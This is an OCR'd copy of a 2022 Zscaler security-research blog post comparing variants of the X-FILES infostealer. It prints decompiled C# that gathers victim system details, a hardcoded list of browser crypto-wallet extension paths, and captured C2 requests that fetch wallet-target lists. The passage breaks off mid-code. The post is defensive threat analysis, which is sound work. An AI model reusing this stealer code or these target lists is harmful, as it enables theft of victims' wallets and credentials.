
Analysis & Comparison of X-FILES Stealer Evolution

zscaler.com/blogs/security-research/x-files-stealer-evolution-analysis-and-comparison-study

Stuti Chaturvedi



Security Research

X-FILES Stealer Evolution - An Analysis and Comparison Study

STUTI CHATURVEDI - Security Researcher

August 04, 2022 - 7 min read

Introduction

Zscaler’s ThreatLabz threat research team recently has spotted a new variant of the emerging X-FILES infostealer attack with enhanced features to exfiltrate sensitive information. X-FILES is a stealer that aims to steal sensitive information, including logins and financial data.

This blog will walk through the differences between the variants of X-FILES that we have observed until now, including differences in features, attack chains, and command-and-control (C2) patterns. Following our in-depth analysis, we’ll include a tabular feature comparison.

Interesting Facts

1. X-FILES stealer was first observed in March 2021 by 3xp0rt. A second variant was observed in the month of December, 2021 again by 3xp0rt.
2. In June 2022, ThreatLabz discovered a revised version of the stealer.
3. We have observed that the malware is mostly coming from phishing domains hosted on Russian IPs. Even the C2 panel (xfilesreborn[.]ru), for the latest variant, is hosted on Russian IP (46[.]8[.]153[.]137).
4. Recently, it has been seen that the threat actors are now exploiting the Follina vulnerability to deliver X-FILES stealer.
5. Like other infostealers, X-FILES aims to steal and exfiltrate sensitive information such as saved browser credentials, Crypto wallets, FTP credentials, and credit card information.
6. All the variants that we have stumbled upon are written using C# programming language, with new features added over time by the threat actors.
7. With the latest variant, the threat actors have switched to hiding interesting strings in base64 format rather than keeping it in plain text format. Changes in C2 patterns are also observed.

Website Analysis

Our investigation has revealed a number of phishing websites that have been created and used by threat actors to distribute X-FILES stealer, with some still active.

In Scenario 1, the threat actors have distributed malware by pretending to be legitimate VPN software and Nitro Generator software, respectively. The downloaded files from the phishing websites are the X-FILES stealer.



https://importadoracandy.com
NITRO GEN / CHECK V2
Join Our Discord!
Download Nitro Generator / Checker
https://insidervpn.com
IVPN
Home
About Us
Contact
INSIDER VPN
Your Life Is Under Our Security
Strategies focused on increase ingenue private privacy and visibility of your business
GET IT NOW

Figure 1: Phishing websites 1 and 2

In Scenario 2, the main payload was downloaded by another malicious file hosted on a phishing website, which is a Russian domain associated with multiple malwares. As the domain is currently down, the following screenshot is taken from VirusTotal to show the relationship graph of the malicious domain.




Figure 2: Graphical representation of the malicious domain

Attack Chain

From the above scenarios, we have deduced the layout of the attack chain, illustrated in Figure 3.




Figure 3 : X-FILES attack chain

Technical Analysis


In this section, we will lay out the differences and additional features that we have seen amongst different variants of the stealer, obfuscation of interesting strings, and the C2 pattern of the latest variant.

Note:- For the purpose of studying differences in features, the following md5s were analyzed:

1. Latest Variant :123fd0237ca90f8a606009461fe2bb76 (June, 2022)
2. Second Variant : 1ed070e0d33db9f159a576e6430c273c (Dec, 2021)
3. Oldest Variant : 1b85d1786c4dde6ca1ee03a95e19531e(March, 2021)

System Information

Along with the information of IP, Country, Region, City, Operating System and Screen resolution (all of which were data collected by previous variants), the latest variant collects additional information about Windows Activation key, graphic cards, memory, processor, and antiviruses installed on the victim’s machine.



New Version


```
Username = Environment.UserName,
Install_Path = Assembly.GetExecutingAssembly
  ().Location,
IP = gClass.ip,
Country = gClass.country_code,
Region = gClass.region,
City = gClass.city,
Zip = gClass.postal,
Country_Name = gClass.country,
Operating_System = Class23.smethod_2(),
ScreenMetrics = Class23.smethod_3(),
Windows_Key = Class23.smethod_5(),
Graphic_Card = Class23.smethod_8(),
Processor = Class23.smethod_7(),
Operating_Memory = Class23.smethod_9(),
Antiviruses = Class23.smethod_6()
```

Old Version

```
private static List<string> GetWindowsInfo()
{
    List<string> list = new List<string>();
    using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_OperatingSystem").
      ().GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            ManagementObject managementObject = (ManagementObject)enumerator.Current;
            list.Add(string.Format("BuildNumber: {0}", managementObject["BuildNumber"]));
            list.Add(string.Format("Caption: {0}", managementObject["Caption"]));
            list.Add("Language: " + CultureInfo.InstalledUICulture.DisplayName);
        }
    }
    list.Add("User: " + WindowsIdentity.GetCurrent().Name);
    list.Add("Monitor info: \n" + PCInfo.GetMonitor());
    list.Add("Ip info: " + PCInfo.GetPublicIP());
    list.Add(string.Format("Timezone: UTC({0})", TimeZone.CurrentTimeZone.GetUtcOffset(DateTime.Now)));
    IpInfo userCountryByIp = PCInfo.GetUserCountryByIp(PCInfo.GetPublicIP());
    list.Add("Country: " + userCountryByIp.Country);
    list.Add("City: " + userCountryByIp.City);
    list.Add("Region: " + userCountryByIp.Region);
    list.Add("ZIP code: " + userCountryByIp.Postal);
    return list;
}
```

Figure 4: Code comparison

The PC info is collected in the following manner by the latest variant:




```
X-FILES
=================================================
Coder: t.me/xthreenine
Support: t.me/XFILESRebornSeller
Python Coder: t.me/Sheni_1994
=================================================

Install location: [redacted]
Build Tag: soft

Username: [redacted]
Operating system: Windows 10 Pro (64 Bit)
Product key: [redacted]

IP: [redacted]
Country: India
Location: [redacted]
Zip: [redacted]

Screen: 1920x1080
Processor: Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz (2 cores)
Graphic Card: VMware SVGA 3D (? MB)
RAM: 4094MB

Antiviruses: Windows Defender.
```

Figure 5: System Information collected by the latest variant

Wallet Information

As in the second variant (but not the first), the latest variant collects information about wallets and crypto wallet extensions. The uniqueness of this variant is that, unlike the second variant in which file paths were embedded in code, in this variant a list of targeted files gets downloaded from the C2 panel first and then the information is collected.

#Latest Variant



```
#     Result  Protocol             Host  URL             Process
225   200     HTTP        xfilesreborn.ru  /wallet         xfiles
226   200     HTTP              Tunnel to  ipwho.is:443    xfiles
229   200     HTTP        xfilesreborn.ru  /wallet_cold    xfiles
```

```
GET http://xfilesreborn.ru/wallet HTTP/1.1
Host: xfilesreborn.ru
Connection: Keep-Alive
```

```
BitAppWallet,\fihkakfobkmkjojpchpfgcmhfjnmnfpi;BinanceChain,\fhbohimaelbohpjbbldcngcnapndodjp;BraveWallet,\odbfpeeihdkbihmopkbjmoonfanlbfcl;Coinbase,\hnfanknocfeofbddgcijnmhnfnkdnaad;EqualWallet,\blnieiffboillknjnepogjhkgnoapac;iWallet,
\kncchdigobghenbbaddojjnnaogfppfj;MathWallet,\afbcbjpbpfadlkmhmclhkeeodmamcflc;MetaMask,\nkbihfbeogaeaoehlefnkodbefgpgknn;NiftyWallet,\jbdaocneiiinmjbjlgalhcelgbejmnid;TronLink,\ibnejdfjmmkpcnlpebklmnkoeoihofec;Wombat,\amkmjjmmflddogmhpjloimipbofnfjih;Coin98Wallet
\aeachknmefphepccionboohckonoeemg;Phantom,\bfnaelmomeimhlpmgjnjophhpkkoljpa;Mobox,\fcckkdbjnoikooededlapcalpionmalo;XDCPay,\bocpokimicclpaiekenaeelehdjllofo;BitApp,\fihkakfobkmkjojpchpfgcmhfjnmnfpi;GuildWallet,\nanjmdknhkinifnkgdcggcfnhdaammmj;ICONex,
\flpiciilemghbmfalicajoolhkkenfel;copay,\cnidaodnidkbaplmghlelgikaiejfhja;Oxygen,\fhilaheimglignddkjgofkcbgekhenbh;YoroiWallet,\ffnbelfdoeiohenkjibnmadjiehjhajb;GuardaWallet,\hpglfhgfnhbgpjdenjgmdgoeiappafln;JaxxLiberty,\cjelfplplebdjjenllpjcblmjkfcffne;AtomicWallet,
\fhilaheimglignddkjgofkcbgekhenbh;MewCx,\nlbmnnijcnlegkjjpcfjclmcfggfefdm;SaturnWallet,\nkddgncdjgjfcddamfgcmfnlhccnimig;RoninWallet,\fnjhmkhhmkbjkkabndcnnogagogbneec;TerraStation,\aiifbnbfobpmeekipheeijimdpnlpgpp;HarmonyWallet,
\fnnegphlobjdpkhecapkijjdkgcjhkib;TonCrystal,\cgeeodpfagjceefieflmdfphplkenlfk;KardiaChain,\pdadjkfkgcafgbceimcpbkalnfnepbnk;PaliWallet,\mgffkfbidihjpoaomajlbgchddlicgpn;BoltX,\aodkkagnadcbobfpggfnjeongemjbjca;LiqualityWallet,\kpfopkelmapcoipemfendmdcghnegimn;XdefiWal
\hmeobnfnfcmdkdcmlblgagmfpfboieaf;NamiWallet,\lpfcbjknijpeeillifnkikgncikgfhdo;MaiarDeFiWallet,\dngmlblcodfobpdpecaadgfbcggfjfnm;Authenticator,\bhghoamapcdpbohphigoooaddinpkbai;TempleWallet,\ookjlbkiijinhpmnjffcofjonbfbgaoc;
```


```
226   200     HTTP              Tunnel to  ipwho.is:443    xfiles
229   200     HTTP        xfilesreborn.ru  /wallet_cold    xfiles
```

```
GET http://xfilesreborn.ru/wallet_cold HTTP/1.1
Host: xfilesreborn.ru
Connection: Keep-Alive
```

```
Amory,\Amory;AtomicWallet,\atomic\Local Storage\leveldb;Bytecoin,\bytecoin;Coinomi,\Coinomi\Coinomi\wallets;Exodus,\Exodus\exodus.wallet;Ethereum,\Ethereum\keystore;Electrum,\Electrum\wallets;Guarda,\Guarda\Local Storage\leveldb;Jaxx,\com.liberty.jaxx\IndexedDB\file__
0.indexeddb.leveldb;Zcash,\Zcash
```

Figure 6: Paths of Wallets and crypto-wallets extensions from C2 server

#Second Variant




```
// Token: 0x040021CA RID: 8630
private static readonly List<string[]> sWalletsDirectories = new List<string[]>
{
    new string[]
    {
        "Tronlink",
        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\ibnejdfjmmkpcnlpebklmnkoeoihofec"
    },
    new string[]
    {
        "NiftyWallet",
        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\jbdaocneiiinmjbjlgalhcelgbejmnid"
    },
    new string[]
    {
        "MetaMask",
        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\nkbihfbeogaeaoehlefnkodbefgpgknn"
    },
    new string[]
    {
        "MathWallet",
        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\afbcbjpbpfadlkmhmclhkeeodmamcflc"
    },
    new string[]
    {
        "Coinbase",
        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\hnfanknocfeofbddgcijnmhnfnkdnaad"
    },
    new string[]
    {
        "BinanceChain",
        Environment.GetEnvironmentVariable("LOCALAPPDATA") + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\fhbohimaelbohpjbbldcngcnapndodjp"
    },
    new string[]
    {
        "BraveWallet",
